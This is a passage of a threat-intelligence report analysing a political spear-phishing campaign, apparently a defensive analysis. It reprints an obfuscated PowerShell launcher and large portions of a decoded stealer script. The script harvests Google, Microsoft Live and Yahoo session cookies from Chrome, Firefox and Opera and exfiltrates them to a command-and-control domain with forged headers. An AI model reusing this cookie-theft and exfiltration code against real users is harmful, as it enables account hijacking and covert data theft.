


Figure 436. Shortened Phishing URL Analytics in ATT-FEB-21 2018

The analytics of the shortened URL above provide worth noting intelligence. For example, thereferrer “email.seznam.cz” – a Czech Republic search engine and email service – was present in the attack ATT-MAR-26 2017. This may indicate that an individual subscribed to the company’s email service has been a target since then. Also, recall the term “alwatanvoice” from the attack ATT-JAN-24 2017 was used as a subdomain for the Houdini malware C&C communication. This may indicate that individuals from Alwatan Voice – an online newspaper focusing on the Palestinian situation – maybe targeted. Additionally, originating clicks from Tunisia and Germany were not observed in previous attacks.

The link behind the shortened URL leads to the initial payload on Google Documents service.

<https://docs.google.com/uc?export=download&confirm=xRlZ&id=1IIIn1z2XZi0vULX11gKbNCltU5qcL1ASy> ; ATT-FEB-21 2018

Figure 437. Original Source URL of the Initial Payload

وثائق تورط الامارات وثائق تورط الامارات بدعم دحلان.rar", which embeds a self-extracting archive "دحلان.scr" masquerading as a screen saver. The self-extracting archive embeds a decoy .RTF document "dahlan.rtf" and a batch script file "h.cmd".

Name	Date modified	Type	Size
وثائق تورط الامارات بدعم دحلان.rar	2/22/2018 4:36 PM	RAR File	179 KB
وثائق تورط الامارات بدعم دحلان.scr	2/21/2018 5:38 PM	Screen saver	543 KB

Figure 438. Initial RAR Compressed Payload and the Embedded Self-extracting Archive

```
Rar!
CMT;The comment below contains SFX script commands
Setup=dahlan.rtf
Setup=h.cmd
TempMode
Silent=1
Overwrite=1
Update=U
h.cmd
```

Figure 439. Self-extracting Archive and Commands to Executes Once Ran

The metadata attributes "Author" and "Last Modified By" of the .RTF document "dahlan.rtf" hint at the same profile "SEC", identified from previous attacks. This information constitutes the second evidence after the political phishing, which suggests that the actor behind this attack and the previous ones is the same.

```
$ exiftool dahlan.rtf
File Name          : dahlan.rtf
File Size         : 57 kB
File Type        : RTF
MIME Type       : text/rtf
Author           : SEC
Last Modified By : SEC
Create Date      : 2018:02:21 13:13:00
Modify Date      : 2018:02:21 13:14:00
```

Figure 440. Metadata of Decoy .RTF Document

The contents of the decoy document are irrelevant to the phishing email, and appears to be copied from Arabic news websites quoting Dahlan from an interview made by "TEn" channel.



Figure 441. Partial View of the Contents of the Decoy Document

The batch script contains a single command for executing a set of PowerShell commands. The PowerShell commands are obfuscated using the “Out-CompressedCommand.ps1” from the project Invoke-Obfuscation¹²³, specifically, this example¹²⁴. This indicates that actor used the inactivity period prior to this attack to research and acquire new TTPs for. The PowerShell command decompresses a base64-encoded stream using the deflate algorithm after it has been base64 decoded. The resulting output of the previous operation is then read by a stream reader and assigned to a PowerShell object. This object is then invoked with “coMspEc[4,24,25]”, i.e.: “IEX”, for execution.

```
Cmd /c "EchO (new-Object io.strAmReAdEr( (new-Object System.IO.cOMPRESSIon.deFLATEStReAm([IO.MeMorysTReAm]
[System.CONVerT]::FromBase64String('7Rtrc9NI8j.....QoRfd+Fv8D'),[System.Io.COMPressION.comPRESSIONMode]
::deCOMpRESS ),)[tEXT.enCODInG]::aSCIi)).ReadToEnd()^~^.($Env:coMspEc[4,24,25]-JOIn') | PowErSHELL -nOExit
-nLo -eXEcUT ByPAss -NonIntEraC -WinDowSty HIDDeN -noPrO -"
```

Figure 442. Content of the Batch Script and PowerShell Command (eradicated)

On the compromised host, the attack can be tracked with Sysmon and PowerShell Events. The Sysmon Event ID 1 indicates that the .RTF document and the batch script are being executed by the initial payload parent process “وَثَائِقْ تُورَطِ الْأَمَارَاتِ بِدَعْمِ دَحْلَانِ”. The command process ID 3044 executed the batch script “h.cmd”. The batch script spawns a new command process ID 2316, which in turn executes a new PowerShell process ID 2620.

```
Process Create:
UtcTime: 2018-02-22 16:38:17.773
ProcessGuid: {fd8bd75-f1f9-5a8e-0000-00108bff1000}
ProcessId: 3044
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: Cmd /c "EchO (new-Object io.strAmReAdEr( (new-Object System.IO.cOMPRESSIon.deFLATEStReAm([IO.MeMorysTReAm]
[System.CONVerT]::FromBase64String('7Rtrc9NI8j.....QoRfd+Fv8D'),[System.Io.COMPressION.comPRESSIONMode]
::deCOMpRESS ),)[tEXT.enCODInG]::aSCIi)).ReadToEnd()^~^.($Env:coMspEc[4,24,25]-JOIn') | PowErSHELL -nOExit
-nLo -eXEcUT ByPAss -NonIntEraC -WinDowSty HIDDeN -noPrO -"
CurrentDirectory: C:\Users\[REDACTED]\AppData\Local\Temp\RarSFX0\
User: [REDACTED]
LogonGuid: {fd8bd75-eafa-5a8e-0000-002071fe0400}
LogonId: 0x4FE71
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163
ParentProcessGuid: {fd8bd75-f1f9-5a8e-0000-00105f841000}
ParentProcessId: 288
ParentImage: C:\Users\[REDACTED]\Downloads\[REDACTED].scr وَثَائِقْ تُورَطِ الْأَمَارَاتِ بِدَعْمِ دَحْلَانِ.scr
ParentCommandLine: "C:\Users\[REDACTED]\Downloads\[REDACTED].scr" /S

Process Create:
UtcTime: 2018-02-22 16:38:17.867
ProcessGuid: {fd8bd75-f1f9-5a8e-0000-001019081100}
ProcessId: 2316
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: Cmd /c "EchO (new-Object io.strAmReAdEr( (new-Object System.IO.cOMPRESSIon.deFLATEStReAm([IO.MeMorysTReAm]
[System.CONVerT]::FromBase64String(
'7Rtrc9NI8jNU8R\mhlsD1txgM1xbLiQHScBH3ldZKCuLIRwsceLrJGSOM4Juf/fj0vaUYP4wTqdoElKrFn+jH9mO6eHuXJ485w2OzPQ4yanTjGkwt/fuBOM
+GfPhyVJDHLT84Mh7/NWfJIW3w48aTRarTuTs5J5hAr5Af8gwFfnxpBCeyQ2+enDR9bVzp+IPv/xs6kLEJ1EQOmfd+Fv8D'),[System.Io.COMPressION.comPRESSIONMode]::deCOMpRESS ),)[tEXT.enCODInG]::aSCIi)).ReadToEnd()^~^.($Env:coMspEc[4,24,25]-JOIn') | PowErSHELL -nOExit -nLo -eXEcUT ByPAss -NonIntEraC -WinDowSty HIDDeN -noPrO -"
CurrentDirectory: C:\Users\[REDACTED]\AppData\Local\Temp\RarSFX0\
User: [REDACTED]
LogonGuid: {fd8bd75-eafa-5a8e-0000-002071fe0400}
LogonId: 0x4FE71
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163
ParentProcessGuid: {fd8bd75-f1f9-5a8e-0000-00108bff1000}
ParentProcessId: 3044
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c "C:\Users\[REDACTED]\ppData\Local\Temp\RarSFX0\h.cmd""

Process Create:
UtcTime: 2018-02-22 16:38:17.914
ProcessGuid: {fd8bd75-f1f9-5a8e-0000-00100ca0f1100}
ProcessId: 2620
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: PowErSHELL -nOExit -nLo -eXEcUT ByPAss -NonIntEraC -WinDowSty HIDDeN -noPrO -
CurrentDirectory: C:\Users\[REDACTED]\AppData\Local\Temp\RarSFX0\
User: [REDACTED]
LogonGuid: {fd8bd75-eafa-5a8e-0000-002071fe0400}
LogonId: 0x4FE71
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2E
ParentProcessGuid: {fd8bd75-f1f9-5a8e-0000-001019081100}
ParentProcessId: 2316
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: Cmd /c "EchO (new-Object io.strAmReAdEr( (new-Object System.IO.cOMPRESSIon.deFLATEStReAm([IO.MeMorysTReAm]
```

Figure 443. Sysmon Events of Processes Creation (Decoy and Batch Script) by Initial Payload

¹²³ <https://github.com/danielbohannon/Invoke-Obfuscation/blob/master/Out-CompressedCommand.ps1>

¹²⁴ <https://github.com/danielbohannon/Invoke-Obfuscation/blob/master/Out-CompressedCommand.ps1#L85>

After decoding and decompression, the resulting PowerShell script reveals an interesting reconnaissance and data theft operation. The script is designed to collect and exfiltrate session cookies (for example, a Gmail login) of Gmail, Microsoft Live, and Yahoo accounts from the SQLite databases of Chrome, Firefox, and Opera browsers. Depending on the architecture of the executed command process, the script initially verifies that the 32-bit or 64-bit SQLite .NET libraries – “SQLite.Interop.dll” and “System.Data.SQLite.dll” – exist on the victim host at specific paths “%TEMP%\lib_x86” or “%TEMP%\lib_x64”, respectively.

```
#####
$panel_url = "http://beginpassport.com"
#####

...
function Add-SQLite ($link){

    switch ([intptr]::Size) {
        4 { $binarch = 'x86' }
        8 { $binarch = 'x64' }
    }
    try {
        $SQLiteCLASS = New-Object -TypeName System.Data.SQLite.SQLiteConnection
    } catch {

    }

    if ($SQLiteCLASS -eq $null) {
        if (! [System.IO.File]::Exists("$env:temp\lib_$binarch\SQLite.Interop.dll") -or ! [System.IO.File]::Exists("$env:temp\lib_$binarch\System.Data.SQLite.dll"))
        {

            $SQLiteWEB = new-object System.Net.WebClient
            try {
                New-Item -ItemType Directory -Force -Path "$env:temp\lib_$binarch\
                $SQLiteWEB.DownloadFile($link + $binarch + "\SQLite.Interop.dll",
                "$env:temp\lib_$binarch\SQLite.Interop.dll")
                $SQLiteWEB.DownloadFile($link + "System.Data.SQLite.dll","$env:temp\lib_$binarch\System.Data.SQLite.dll")
            } finally {
                $SQLiteWEB.Dispose()
            }
        }
        if ([System.IO.File]::Exists("$env:temp\lib_$binarch\SQLite.Interop.dll") -and [System.IO.File]::Exists("$env:temp\lib_$binarch\System.Data.SQLite.dll"))
        {
            Add-Type -Path "$env:temp\lib_$binarch\System.Data.SQLite.dll"
            return $true
        } else {
            return $false
        }
    } else {
        $SQLiteCLASS.Close()
        return $true
    }
}

...
while ((Add-SQLite "$panel_url") -eq $false) {
    Start-Sleep -s 60
}
}
```

Figure 444. Partial View of the PowerShell Script Displaying the SQLite Verification Functionality

If the libraries are not found, the script fetches them from a predefined domain “\$panel_url” and web directories as shown below. This domain is used for both downloading the SQLite libraries and exfiltration as explained later.

Source	SrcPort	Destination	DstPort	Protocol	Length	Host	Info
172.16.40.130	49357	192.243.102.28	80	HTTP	143	beginpassport.com	GET /x86_SQLite.Interop.dll HTTP/1.1
192.243.102.28	80	172.16.40.130	49357	HTTP	2446		HTTP/1.1 200 OK (application/octet-stream)
172.16.40.130	49358	192.243.102.28	80	HTTP	119	beginpassport.com	GET /System.Data.SQLite.dll HTTP/1.1
192.243.102.28	80	172.16.40.130	49358	HTTP	1246		HTTP/1.1 200 OK (application/octet-stream)

Figure 445. HTTP Traffic Retrieving SQLite Libraries When not found on Specified Paths

The script contains variables storing the default path of the SQLite database associated with each targeted browser. In this case, the actor is after the session cookies database/table.

```
function ChromeDB
{
    Return "$($env:LOCALAPPDATA)\Google\Chrome\User Data\Default\Cookies"
}

function FirefoxDB
{
    $profilePath = $($env:APPDATA)\Mozilla\Firefox\Profiles\*.default"
    $defaultProfile = $(Get-ChildItem $profilePath).FullName
    Return $defaultProfile
}

function OperaDB
{
    Return $($env:APPDATA)\Opera Software\Opera Stable\Cookies"
}
```

Figure 446. Variables Defining Default Paths of Browsers' SQLite Databases

Each browser's SQLite database/table containing the session cookies data is queried using specific search criteria, with special interest in security session cookies, such as authentication sessions. This is evident in the parameters passed to the PowerShell functions responsible for retrieving session cookies from Chrome, Firefox, and Opera browsers. For example, when authenticating to Gmail from a Firefox browser, the browser will store cookie data with the value "SSID"¹²⁵ in the name column, and ".google." in the host/host_key columns of the "moz_cookies" table within the "cookies.sqlite" database¹²⁶. The script implements this functionality via browser-dedicated PowerShell functions and the associated function overrides for security sessions of Microsoft Live "MSPAuth"¹²⁷¹²⁸ and Yahoo "T".

```
+ function OperaSESSION ($SQLiteDB,$search = "%.google.%",$condition = "SSID") {...}
+
+ function FirefoxSESSION ($SQLiteDB,$search = "%.google.%",$condition = "SSID") {...}
+
+ function ChromeSESSION ($SQLiteDB,$search = "%.google.%",$condition = "SSID") {...}
```

Figure 447. Chrome, Firefox, and Opera Browsers Query Criteria for Google Session Data

```
$ChromeSESSION = ChromeSESSION $chromeDB "%live.%" "MSPAuth"
$FirefoxSESSION = FirefoxSESSION $db\cookies.sqlite "%live.%" "MSPAuth"
$OperaSESSION = OperaSESSION $operaDB "%live.%" "MSPAuth"
```

Figure 448. Chrome, Firefox, and Opera Browsers Query Criteria for Microsoft Live Session Data

```
$ChromeSESSION = ChromeSESSION $chromeDB "%yahoo.%" "T"
$FirefoxSESSION = FirefoxSESSION $db\cookies.sqlite "%yahoo.%" "T"
$OperaSESSION = OperaSESSION $operaDB "%yahoo.%" "T"
```

Figure 449. Chrome, Firefox, and Opera Browsers Query Criteria for Yahoo Session Data

¹²⁵ <https://www.google.com/policies/technologies/types/>

¹²⁶ <https://github.com/mozilla/firefox-data-store-docs/blob/master/README.md#cookiessqlite>

¹²⁷ <https://msdn.microsoft.com/en-us/library/cc238284.aspx>

¹²⁸ <https://github.com/msndevels/protocol-docs/wiki/Authentication>

It is clear that the actor conducted forensic efforts to determine the requirements for identifying session cookies from the various browsers' databases and their schemas¹²⁹¹³⁰.

Expanding the PowerShell function "FirefoxSESSION" reveals how the SQLite database is searched for session cookies. In the below figure, the first SQL query will verify if there are security session cookies associated with Google. If this query returns no data, the function exits immediately. When data matching the search criteria is found, another SQL query selects the individual records and store them within an array "cookies_array". The script then passes the array to function responsible for converting it into a JSON representation via the function "ConvertTo-MY-Json".

```
function FirefoxSESSION ($SQLiteDB,$search = "%.google.*",$condition = "SSID") {
    try {
        if(![System.IO.File]::Exists($SQLiteDB)) { ...
        }
        $cookies_array = New-Object System.Collections.Generic.List[System.Object]
        $conn = New-Object -TypeName System.Data.SQLite.SQLiteConnection
        $command = $conn.CreateCommand()
        try {
            $conn.ConnectionString = "Data Source=$SQLiteDB"
            $conn.Open()

            $command.CommandText = "SELECT COUNT(*) AS Count FROM 'moz_cookies' WHERE host LIKE $search AND name=$condition"
            $adapter = New-Object -TypeName System.Data.SQLite.SQLiteDataAdapter $command
            $dataset = New-Object System.Data.DataSet
            [void]$adapter.Fill($dataset)

            if ($dataset.Tables.Count -eq 0 -or $dataset.Tables[0].Count -eq 0) {
                return $null
            }

            $command.CommandText = "SELECT * FROM 'moz_cookies' WHERE host LIKE $search"
            $adapter = New-Object -TypeName System.Data.SQLite.SQLiteDataAdapter $command
            $dataset = New-Object System.Data.DataSet
            [void]$adapter.Fill($dataset)

            if ($dataset.Tables.Count -eq 0) {
                return $null
            }
        }
        $i = 0
        foreach ($row in $dataset.Tables[0]) {
            $i++
            $cookies = @{}
            $cookies.domain = $row.host
            $cookies.expirationDate = $row.expiry
            $cookies.hostOnly = $false
            $cookies.httpOnly = ($row.isHttpOnly -eq 1)
            $cookies.name = $row.name
            $cookies.path = $row.path
            $cookies.sameSite = 'no_restriction'
            $cookies.secure = ($row.IsSecure -eq 1)
            $cookies.session = $false
            $cookies.storeId = '0'
            $cookies.value = $row.value
            $cookies.id = $i
            $cookies_array.Add($cookies)
        }
    }
    finally {
    }
    if ($cookies_array.Count -gt 0) {
        return ConvertTo-MYJson $cookies_array
    } else {
    }
} catch {
}
```

Figure 450. Cookie Data collected from Firefox Cookie Table for Google Security Session Data

¹²⁹ <http://www.opera.com/docs/operafiles/>

¹³⁰

[https://github.com/obsidianforensics/hindsight/blob/master/documentation/Evolution%20of%20Chrome%20Databases%20\(v35\).pdf](https://github.com/obsidianforensics/hindsight/blob/master/documentation/Evolution%20of%20Chrome%20Databases%20(v35).pdf)

The main section of the script calls the PowerShell functions “OperaSESSION”, “FirefoxSESSION”, and “ChromeSESSION” in a constant loop every 600 seconds for collecting the various services session cookies. This ensures constant monitoring of the browsers databases for session cookies data.

Note that when the browsers’ functions are called for Microsoft Live and Yahoo services, the search criteria passed to override the predefined Google services search criteria in each function.

Once data is available, it is returned in JSON format as discussed earlier. The JSON data is then passed to the PowerShell function “urlPOST” in preparation for exfiltration.

The exfiltration destination is the same server from which the SQLite libraries were initially retrieved. The server information is stored in the variable “\$panel_url” and contains the value “[hxxp://beginpassport\[.\]com](http://beginpassport[.]com)”

```

while ($true) {
    $chromeDB = ChromeDB

    # google.com
    $chromeSESSION = ChromeSESSION $chromeDB
    if ($chromeSESSION) {
        # $chromeSESSION | Set-Content "$env:temp\c_cookies.text"

        while ((urlPOST "$panel_url/c_dump.php" $chromeSESSION) -eq $false) {
            Start-Sleep -s 60
        }
    }

    # google.com
    $firefoxDB = FirefoxDB
    foreach ($db in $firefoxDB) {
        $firefoxSESSION = FirefoxSESSION "$db\cookies.sqlite"
        if ($firefoxSESSION) {
            # $firefoxSESSION | Set-Content "$env:temp\f_cookies.text"

            while ((urlPOST "$panel_url/f_dump.php" $firefoxSESSION) -eq $false) {
                Start-Sleep -s 60
            }
        }
    }

    # live.com
    $operaDB = OperaDB
    $operaSESSION = OperaSESSION $operaDB
    if ($operaSESSION) {
        # $operaSESSION | Set-Content "$env:temp\o_cookies.text"

        while ((urlPOST "$panel_url/o_dump.php" $operaSESSION) -eq $false) {
            Start-Sleep -s 60
        }
    }

    # live.com
    $chromeSESSION = ChromeSESSION $chromeDB "%live.%" "'MSAuth'"
    if ($chromeSESSION) { # $chromeSESSION | Set-Content "$env:temp\c_cookies.text" ... }

    # live.com
    $firefoxDB = FirefoxDB
    foreach ($db in $firefoxDB) { ... }

    # live.com
    $operaDB = OperaDB
    $operaSESSION = OperaSESSION $operaDB "%live.%" "'MSAuth'"
    if ($operaSESSION) { ... }

    # yahoo.com
    $chromeSESSION = ChromeSESSION $chromeDB "%yahoo.%" "'T!)"
    if ($chromeSESSION) { ... }

    # yahoo.com
    $firefoxDB = FirefoxDB
    foreach ($db in $firefoxDB) { ... }

    # yahoo.com
    $operaDB = OperaDB
    $operaSESSION = OperaSESSION $operaDB "%yahoo.%" "'T!)"
    if ($operaSESSION) { ... }

    Start-Sleep -s 600
}

```

Figure 451. Function Calls to Collect Session Cookies and Exfiltration of Collected Cookies Data

Each browser has a dedicated exfiltration destination URI regardless of the services to which the session cookies belong. The destination URI matches the regex “[fco]_dump\.php”, where the character “f” is for the Firefox browser, “c” for the Chrome browser, and “o” for the Opera browser. Such implementation is accomplished to avoid potential SQLite database/table schema differences.

Depending on the status returned by the exfiltration function, i.e.: exfiltration was successful or not, the function will be called every 60 seconds until the collected session data is successfully sent to the C&C server.

Given the behavior of the session cookies collection and exfiltration functions, the PowerShell script maintains low network traffic profile. The retrieval of the SQLite libraries will occur only once if the libraries did not exist in the paths defined within the script. Additionally, when the victim is not authenticated to any of the targeted services, no session data will exist in the browser database, and the PowerShell script will not generate any network traffic. Such behavior contributes to the stealthiness of the attack.

The collected data is not immediately forwarded to the exfiltration destination once it reaches the “urlPOST” function. Instead, the data is passed to an encryption routine “SetEncryptedData”. Additionally, the “urlPOST” function forges the “Content-Type” and “User-Agent” HTTP headers, which typically are not included in web requests generated by PowerShell. The user-agent is hardcoded and dynamically adds the Windows version, the architecture of the operating system “\$iswin64” and the PowerShell process “\$isprocess64” running the script.

```
function urlPOST($link,$data)
{
    try {
        $webRequest = [System.Net.WebRequest]::Create($link)
        $Encodeddata = Set-EncryptedData -key $secret -plainText $data
        $EncodedContent = [System.Text.Encoding]::UTF8.GetBytes("data=$Encodeddata")
        $webRequest.Method = 'POST'
        $webRequest.ContentType = "application/x-www-form-urlencoded"

        $webRequest.UserAgent = $($("Mozilla/5.0 ({0}; {1}; {2}) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/{4}.0.{5}.{6} Safari/537.36"
        -f [Environment]::OSVersion.ToString().Replace("Microsoft Windows ", "Win"),
            $iswin64[[Environment]::Is64BitOperatingSystem -eq $true],
            $isprocess64[[Environment]::Is64BitProcess -eq $true]])

        if($EncodedContent.length -gt 0) {
            $webRequest.ContentLength = $EncodedContent.length
            $requestStream = $webRequest.GetRequestStream()
            $requestStream.Write($EncodedContent, 0, $EncodedContent.length)
            $requestStream.Flush()
            $requestStream.Close()
        }

        [System.Net.WebResponse] $resp = $webRequest.GetResponse();
        if($resp -ne $null)
        {
        ...
        }
        else
        {
        ...
        }
    }catch {
        ...
    }
}
```

```
$isprocess64 = @{
    $true = 'x64'
    $false = 'x32'
}
$iswin64 = @{
    $true = 'Win64'
    $false = 'Win32'
}
```

Figure 452. Cookie Data collected from Firefox Cookie Table for Google Security Session Data

The encryption routine first uses the “System.Security.SecureString” class¹³¹ to perform per character encryption and in-memory protection of the JSON data. The routine then uses the “ConvertFrom-SecureString” method to achieve AES¹³² encryption by passing the hardcoded encryption key “never find this key”. Note that the raw encryption key is first passed to a padding routine to ensure the final encryption key is 32 bytes in length, resulting in a 256 (32 bytes x 8 bits) AES encryption key.

¹³¹ <https://docs.microsoft.com/en-us/dotnet/api/system.security.securestring?view=netframework-4.7.1#HowSecure>

¹³² <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/convertfrom-securestring?view=powershell-5.1>

```

function Set-Key {
    param([string]$String)
    $Length = $String.length
    $Pad = 32 - $Length
    if (($Length -lt 16) -or ($Length -gt 32)) {Throw "String must be between 16 and 32 characters"}
    $Encoding = New-Object System.Text.ASCIIEncoding
    $Bytes = $Encoding.GetBytes($String + "0" * $Pad)
    return $Bytes
}

$Secret = Set-Key "never find this key"

function Set-EncryptedData {
    param($Key,[string]$PlainText)
    $SecureString = new-object System.Security.SecureString
    $Chars = $PlainText.toCharArray()
    foreach ($char in $Chars) {$SecureString.AppendChar($char)}
    $EncryptedData = ConvertFrom-SecureString -SecureString $SecureString -Key $Key
    return $EncryptedData
}

```

Figure 453. Padding and Encryption Routines

Successful cookie data collection and exfiltration results in the following network traffic after successful collection of session data from Firefox and Opera browsers.

Source	SrcPort	Destination	DstPort	Protocol	Length	Host	Info
172.16.40.130	49342	192.243.102.28	80	HTTP	5343	beginpassport.com	POST /f_dump.php HTTP/1.1 (application/x-www-form-urlencoded)
172.16.40.130	49346	192.243.102.28	80	HTTP	2679	beginpassport.com	POST /o_dump.php HTTP/1.1 (application/x-www-form-urlencoded)
172.16.40.130	49347	192.243.102.28	80	HTTP	5343	beginpassport.com	POST /f_dump.php HTTP/1.1 (application/x-www-form-urlencoded)
172.16.40.130	49351	192.243.102.28	80	HTTP	2679	beginpassport.com	POST /o_dump.php HTTP/1.1 (application/x-www-form-urlencoded)
172.16.40.130	49352	192.243.102.28	80	HTTP	2423	beginpassport.com	POST /f_dump.php HTTP/1.1 (application/x-www-form-urlencoded)
172.16.40.130	49353	192.243.102.28	80	HTTP	2315	beginpassport.com	POST /o_dump.php HTTP/1.1 (application/x-www-form-urlencoded)

```

POST /f_dump.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (WinNT 6.1.7601 Service Pack 1; Win64; x32) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.119 Safari/537.36
Host: beginpassport.com
Content-Length: 116249
Expect: 100-continue
Connection: Keep-Alive

data= [REDACTED]

```

```

POST /o_dump.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (WinNT 6.1.7601 Service Pack 1; Win64; x32) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.119 Safari/537.36
Host: beginpassport.com
Content-Length: 116505
Expect: 100-continue

data= [REDACTED]

```

Figure 454. HTTP Traffic of Session Data Exfiltration via the PowerShell Script

The execution of the PowerShell script results in generating a script block Event ID 4104; capturing the contents of the PowerShell script after it is decompressed and decoded.

```

Creating Scriptblock text (1 of 1):
Add-Type -AssemblyName System.Security

#####
Spanel_url = "http://beginpassport.com"
#####
$bool = @{
    $true = 'true'
    $false = 'false'
}
$Isprocess64 = @{
    $true = 'x64'
    $false = 'x32'
}
$Iswin64 = @{
    $true = 'Win64'
    $false = 'Win32'
}

```

Figure 455. PowerShell Script Block Audit Event ID 4104 Logged when PowerShell Script was Executed

Given the political spear phishing theme, the correlated metadata, and the abuse of Google services strongly suggest that the actor is back. The tactics in this attack were simple; they did not involve Houdini samples or Meterpreter sessions. Instead, the actor utilized Windows built-in tools such as batch and PowerShell scripts to gather reconnaissance data and steal session cookies. Additionally, the actor designed the PowerShell script with minimal network footprint while forging HTTP headers to add stealthiness to the attack.

At this point, it is unclear how the actor is going to use this data or attempt cookie forgery at the same time affected victims are being authenticated to one of the targeted services.

ATT-FEB-26 2018: HoudiniPS - Same PowerShell Poison, Different Execution Method

The attack recorded on February 26, 2018 mimics the attack ATT-FEB-21 2018 in terms of payload delivery and post-compromise tactics. However, the method through which the initial payload is executed differs significantly.

As expected, the initial vector is a political spear phishing email. The politics discussed in the email shifted towards Sudan and Egypt. The subject of the email is “السودان تطرد قيادات الاخوان المسلمين على أراضيها”, which translates to “Sudan expels the leaders of the Egyptian Muslim brotherhood from its lands”. The email continues to explain that a member of the Sudani ruling party confirmed the alleged news, and that Al-Masdar (The Source) newspaper published pictures of the expulsion in the airport. The email then offers a link to view these pictures. The actor spoofed the sender address as if Al-Masdar newspaper sent the email.



Figure 456. ATT-FEB-26 2018 Spear Phishing Email

Similar to the previous attack, the actor forwarded the email via SendGrid, enabling email and link click tracking.

```
Received: by filter0002p3las1.sendgrid.net with SMTP id filter0002p3las1-19491-5A9441E1-24
          2018-02-26 17:20:33.492274723 +0000 UTC
Received: from RD00155D4892D0 (unknown [168.62.225.21])
          by ismtpd0023piad2.sendgrid.net (SG) with ESMTP id WY8Ae08FR02UmeJa02sIRQ
```

Figure 457. SMTP Headers of SendGrid Mail Hop

